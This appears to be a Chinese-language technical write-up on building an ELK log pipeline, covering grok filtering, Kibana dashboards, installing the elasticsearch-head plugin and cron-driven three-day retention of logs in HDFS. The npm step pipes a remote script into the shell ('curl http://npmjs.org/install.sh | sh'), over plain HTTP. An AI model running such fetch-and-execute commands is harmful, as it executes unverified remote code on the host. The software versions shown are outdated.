
完成正常日志的过滤之后，在已搭建好ELK集群基础上，通过使用logstash配置文件中的grok插件对符合格式要求的日志进行匹配，符合要求的日志会被分类输出到Elasticsearch的索引中：








不符合要求规则的日志被输出到屏幕，丢弃：




正常日志被匹配之后得到解析字段，并被输出到Elasticsearch建立索引：




1. 使用Kibana的可视化页面查看日志的分类：

Kibana的可视化功能清晰的、多维度的看出不同分类的日志占总日志数量的比重以及日志整体数量。

1)饼图：



2)柱状图：



3)Kibana的Dashboard,将数据进行多维度的统一展示：



1. 使用Head插件监控Elasticsearch集群状态

1）下载head插件

wget https://github.com/mobz/elasticsearch-head/archive/master.zip

2）安装node

wget https://npm.taobao.org/mirrors/node/latest-v5.x/node-v5.0.0-linux-x64.tar.gz

tar -zxvf node-v5.0.0-linux-x64.tar.gz

3）在root用户下配置下环境变量,编辑/etc/profile

export NODE\_HOME=/home/ELK/node-v5.0.0-linux-x64

export PATH=$PATH:$NODE\_HOME/bin

export NODE\_PATH=$NODE\_HOME/lib/node\_modules

执行 source /etc/profile使之生效

4）安装NPM

curl http://npmjs.org/install.sh | sh 或者curl https://npmjs.org/install.sh | sh

npm –v检查npm是否安装成功

5）安装grunt

grunt是基于Node.js的项目构建工具，可以进行打包压缩、测试、执行等等的工作，head插件就是通过grunt启动


进入elasticsearch-head-master路径

npm install -g grunt-cli

//执行后会在node-v5.0.0-linux-x64路径下生成node\_modules文件夹


检查是否安装成功grunt -version

6）修改head插件源码



//修改服务器监听地址:Gruntfile.js，要注意参数键值对后面要加上逗号

* + 1. 修改连接地址：\_site/app.js




8）运行head

在elasticsearch-head-master目录下


npm install(安装下载下来的包)

grunt server

* 1. 访问http://IP:9100，实现可视化监控集群和索引的健康状况



如图所示，CWLX集群共有5个节点，一台Master节点，四台Data节点。每个索引被切分成多个分片，每个分片还有一个副本分片，这样保证了数据的安全性。




当有一台节点脱离集群，分片会被重新分配到剩余节点中，集群依旧运行正常，体现了数据检索存储的高可用性（HA）。


需求1.3：过滤收集有效实际日志并检索、监控、存储

在搭建好ELK平台的基础上，将实际数据通过Logstash过滤有效日志，导入到Elasticsearch集群进行检索，实现快速响应，并通过Kibana进行可视化监控，最后存入HDFS中保存三天。Elasticsearch集群、HDFS集群均具有很好的HA。这些实际数据会输入到已经训练好的识别模型中进行攻击类型识别。

1. 修改配置文件


同样使用logstash的grok插件，将日志中所有不符合规则的日志输出到屏幕并丢弃。正常日志被匹配之后得到解析字段，并被输出到Elasticsearch集群建立索引。






1. 监控


同样使用Kibana的可视化页面查看不同时间段日志的收集情况：






* 1. 存储、保留实际日志三天


1. 下载logstash插件webhdfs，用于将本地数据上传HDFS集群存储：
2. 在bin目录下：./logstash-plugin install logstash-output-webhdfs
3. 编写配置文件hdfs.conf，用于传输的端口为固定值50070：




注意：YYYY前有+号，user对应写启动HDFS的用户

1. 编写脚本，用于将实际数据日志按天切割，通过logstash插件webhdfs将实际数据文件上传至HDFS集群，并删除本地文件：



1. 编写脚本，用于将HDFS集群中存储的实际数据保存3天：
2. 编写脚本，在Logstash运行10分钟后关闭HDFS的传输通道。



1. 给执行两个脚本文件赋权：

chmod +x ./cut\_nginx\_logs.sh

chmod +x ./savethreedays.sh


chmod +x ./stop.sh


1. 使用crontab定时执行以上三个脚本文件,实现每日的实际数据在HDFS集群中保存3天：



1. 测试效果如下：

测试时于3月9日建造的路径：



执行脚本后3月6日前的数据会被清除：

最终只剩下3月8日的目录

